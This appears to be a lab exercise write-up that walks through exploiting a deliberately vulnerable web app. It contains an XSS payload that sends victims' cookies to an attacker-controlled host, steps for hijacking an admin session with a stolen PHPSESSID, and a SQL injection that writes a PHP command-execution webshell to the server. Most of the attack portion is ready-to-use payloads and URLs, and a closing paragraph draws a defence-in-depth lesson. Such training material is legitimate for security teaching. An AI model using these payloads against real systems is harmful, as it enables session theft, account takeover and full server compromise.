1.1 Detection of XSS

Load javascript code inside comment box : <script>alert(1)</script>

1.2 Load malicious code

Our goal here, is to get the victim's cookie. To do so, you can create a comment that include the following payload:

<script>document.write('<img src="http://malicious/?'+document.cookie+' "/>');</script>

NOTE: malicious is the server IP that you want to read the access log

1.3 Accessing admin interface

Check List of cookies from access log.


tail -f /var/log/apache2/access.log

1.4 In your browser developer console type following:

1. allow pasting

2. document.cookie = "PHPSESSID="

3. Access the admin panel *TA DA :)*


Elements Network Sources Timeline Profiles Resources Audits Console
<top frame>

```
> document.cookie
  ""
> document.cookie = "PHPSESSID=07st4kqcbdr2ddrd4naalt9504"
  "PHPSESSID=07st4kqcbdr2ddrd4naalt9504"
> document.cookie
  "PHPSESSID=07st4kqcbdr2ddrd4naalt9504"
>
```

1.5 Write malicious PHP

http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,%22%3C?php%20system($_GET[%27c%27]);%20?%3E%22,4%20into%20outfile%20%22/var/www/css/z.php%22

check if the page works

http://vulnerable/css/z.php?c=uname%20-a,

Conclusion

This exercise showed you how to manually detect and exploit Cross-Site Scripting vulnerabilities and SQL injection with FILE privilege. First, the Cross-Site Scripting vulnerability allowed you to gain access to the administration pages. Once in the "Trusted zone", more functionalities are available which lead to more vulnerabilities. Using the fact that the MySQL user had high privileges you were able to gain code execution on the server by deploying a webshell through a SQL injection. This shows how defence-in-depth and lowering privileges could have slow down an attacker, and perhaps limit/prevent the full compromise of the server.